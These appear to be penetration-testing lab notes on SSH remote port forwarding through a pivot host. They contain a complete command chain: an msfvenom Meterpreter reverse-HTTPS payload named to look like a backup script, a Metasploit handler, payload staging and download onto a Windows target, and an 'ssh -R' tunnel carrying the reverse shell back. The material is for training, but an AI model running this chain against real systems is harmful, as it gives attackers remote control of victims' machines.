Remote Port FWDing
- Redirects a port from the
remote host to a port on our local machine
- Expose local services on a remote host
Scenario
- We have a Windows server on internal network, connected to the Ubuntu server (Pivot)
- We want a reverse shell on Windows to connect to our PWNBox. But Pwnbox is not a part of the internal network
- We can specify a reverse shell connection to a port on the Ubuntu server and forward the remote port to our local port. -
Remote Port Forwarding

Workflow
- Create a windows payload with msfvenom
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=172.16.5.129 -f exe -o backupscript.exe LPORT=8080
lhost - Ubuntu IP for the internal network
- Start an HTTPS multi handler on PWNBox
msf6> use exploit/multi/handlermsf6> set payload windows/x64/meterpreter/reverse_httpsset LHOST = 0.0.0.0
- Transfer payload to the Ubuntu Pivot Host
scp backupscript.exe ubuntu@10.129.202.64:~/
- Start an HTTP server on Ubuntu Pivot host
python3 -m http.server 8123
- Downloading Payload on the Windows Target
Invoke-WebRequest -Uri "http://172.16.5.129:8123/backupscript.exe" -OutFile "C:\backupscript.exe"
- Setup Remote Port fwding from the PWNBox
ssh -R 172.16.5.129:8080:0.0.0.0:8000 ubuntu@10.10.201.10 -vN
- Run the payload on the Windows machine
- Should receive a connection on the remote listener 8080 and then forwarded to the local listener 8000
- Local meterpreter session will show that a connection is received from
127.0.0.1
- Remote mhanje apla
local port eka remote port var chalnar.